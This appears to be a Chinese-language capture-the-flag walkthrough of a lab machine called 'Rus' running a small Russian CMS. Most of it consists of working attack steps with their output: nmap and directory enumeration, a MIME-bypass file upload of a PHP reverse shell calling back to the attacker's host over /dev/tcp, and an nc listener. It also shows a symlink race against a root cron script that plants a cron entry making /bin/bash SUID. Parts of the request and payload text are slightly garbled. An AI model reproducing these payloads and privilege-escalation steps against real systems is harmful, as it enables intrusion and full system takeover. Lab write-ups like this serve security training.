

Rus

信息收集

```
(kali㉿192)-[~/Desktop/Dasz/rus]
$ cat vuln.nmap
# Nmap 7.99 scan initiated Sat Aug 22 10:11:49 2026 as: /usr/lib/nmap/nmap --script=vuln
Nmap scan report for 192.168.5.23 (192.168.5.23)
Host is up (0.0013s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login/:
|     PHPSESSID:
|       httponly flag not set
|   /archive/:
|     PHPSESSID:
|       httponly flag not set
|   /home/:
|     PHPSESSID:
|       httponly flag not set
|   /register/:
|     PHPSESSID:
|       httponly flag not set
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   ./system.html: CMNC-200 IP Camera
|   /login/: Login page
|   /archive/: Potentially interesting folder
|   /home/: Potentially interesting folder
|   /register/: Potentially interesting folder
|   /storage/: Potentially interesting directory w/ listing on 'apache/2.4.68 (debian)'
|   /system/: Potentially interesting directory w/ listing on 'apache/2.4.68 (debian)'
|   /templates/: Potentially interesting directory w/ listing on 'apache/2.4.68 (debian)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.68 (debian)'
MAC Address: 08:00:27:95:CE:5E (Oracle VirtualBox virtual NIC)
```

常规两个端口，先web

web

```

(kali@192) ~/Desktop/Dasz/rus
$ cat reports/http_192.168.5.23/___26-08-21
200    1KB  http://192.168.5.23/admin/login
302    0B  http://192.168.5.23/admin2006/
302    0B  http://192.168.5.23/admin2007
302    0B  http://192.168.5.23/admin2008
302    0B  http://192.168.5.23/admin2007/
302    0B  http://192.168.5.23/admin2008/
302    0B  http://192.168.5.23/admin2009/
302    0B  http://192.168.5.23/admin2009
200    1KB  http://192.168.5.23/archive
200   18KB  http://192.168.5.23/LICENSE
200    1KB  http://192.168.5.23/login
200    1KB  http://192.168.5.23/login/
200    2KB  http://192.168.5.23/posts
200    5KB  http://192.168.5.23/README.md
200    2KB  http://192.168.5.23/register
200   478B  http://192.168.5.23/storage/
200   562B  http://192.168.5.23/system/
200    1KB  http://192.168.5.23/tags
200   473B  http://192.168.5.23/templates/
200   488B  http://192.168.5.23/uploads/

```

Вход в систему

С возвращением! Пожалуйста, введите свои
данные

Email

✉ ваш@email.ru

Пароль

🔒


☐ Запомнить меня

Войти

[👤 Создать аккаунт](#) • [🔑 Забыли пароль?](#)

🛡️ Безопасный вход


俄文小众CMS，根据网站title去github找找源码



AI辅助审计，于/system/controllers/forms/routes.php中发现表单路由控制器

```
<?php
return [
    'form/{slug}' => ['controller' => 'Form', 'action' => 'show'],
    'form/{slug}/submit' => ['controller' => 'Form', 'action' => 'process'],
];
```

通过爆破<http://rus.dsz/form/PATH>，得到文件上传点



上传功能仅检查MIME，改image/png绕过检查，上传反弹shell

```

HOST : /form/contact/submit HTTP/1.1
Host : ? : rus.dsz
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrY8ZpAFm0S3UHh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Referer: http://rus.dsz/form/contact
Cookie: PHPSESSID=28927abddedfde7f7013eb8bc2403fa
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/javascript;q=0.7
Cache-Control: max-age=0
Origin: http://rus.dsz
Content-Length: auto = 412

-----WebKitFormBoundaryrY8ZpAFm0S3UHh
Content-Disposition: form-data; name="csrf_token"

3d484129b77708bd1f25cc1b4e90bd695
-----WebKitFormBoundaryrY8ZpAFm0S3UHh
Content-Disposition: form-data; name="upload"; filename="win.php"
Content-Type: image/png


<?php system("/bin/bash -c '"/bin/bash -i >&/dev/tcp/192.168.5.20/8080 <&1'"); >)

-----WebKitFormBoundaryrY8ZpAFm0S3UHh

```

```
(kali㉿192)-[~]
$ sudo nc -lvnp 8080
[sudo] kali 的密码:
listening on [any] 8080 ...
connect to [192.168.5.20] from (UNKNOWN) [192.168.5.23] 51404
bash: cannot set terminal process group (535): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.2$ |
```

```
user.txt
bash-5.2$ cat user.txt
cat user.txt
flag{user-7a69386c6b324071d2c5e71e8b834e33}
bash-5.2$ |
```

提权

```
bash-5.2$ ls -la /etc/cron.d
ls -la /etc/cron.d
total 24
drwxr-xr-x  2 root root 4096 Aug 22 06:07 .
drwxr-xr-x 72 root root 4096 Aug 20 09:06 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder
-rw-r--r--  1 root root   46 Aug 20 09:06 bloggy-audit
-rw-r--r--  1 root root  188 Mar  9 18:53 e2scrub_all
-rw-r--r--  1 root root  712 Dec  4  2024 php
bash-5.2$ |
```

计划任务发现突破点

bloggy-audit

```
* * * * * root /usr/local/bin/bloggy_audit.sh
```

bloggy_audit.sh

```
#!/bin/bash
# 收集站点表单目录下的日志文件内容,写入审计日志
OUT=/opt/bloggycms/storage/audit.log
mkdir -p /opt/bloggycms/storage
chown www-data:www-data /opt/bloggycms/storage
cd /opt/bloggycms/uploads/forms

[ -L "$OUT" ] && exit 2
DATA=$(find . -type f -name "*.log" -exec cat {} +)
printf "%s\n" "$DATA" > "$OUT"
```

该脚本先检查\$OUT是否为符号链接,然后在/opt/bloggycms/uploads/forms目录下find所有以.log结尾的文件,并执行cat将文件内容写入到\$OUT中

由于检查与写入存在时间间隔,可以创建大量.log文件,拖慢find的读取速度,再将audit.log指向/etc/cron.d/beroot

具体操作:

payload

```
* * * * * root chmod 4755 /bin/bash
* * * * * root echo $(whoami) > /finish.txt
```

创建*.log

```
python3 -c "for i in range(200000):
open('/opt/bloggycms/uploads/forms/f%d.log'%i,'w').write('#p\n')"
```

"#p"填充文件防止cron不识别

卡窗口创建软连接

```
rm -f /opt/bloggycms/storage/audit.log; ln -s /etc/cron.d/beroot
/opt/bloggycms/storage/audit.log
```

```
ls -la /etc/cron.d
total 28
drwxr-xr-x  2 root root 4096 Aug 22 09:34 .
drwxr-xr-x 72 root root 4096 Aug 20 09:06 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder
-rw-r--r--  1 root root  163 Aug 22 09:34 beroot
-rw-r--r--  1 root root   46 Aug 20 09:06 bloggy-audit
-rw-r--r--  1 root root  188 Mar  9 18:53 e2scrub_all
-rw-r--r--  1 root root  712 Dec  4 2024 php
bash-5.2$ |
```

```
bash-5.2$ less /etc/cron.d/beroot
less /etc/cron.d/beroot
* * * * * root chmod 4755 /bin/bash
```

```
bash-5.2$ bash -p
bash -p
whoami
root
|
```

```
cd /root
cat root.txt
flag{root-a5249a8e70de72bb86a5a243f4e7ae47}
|
```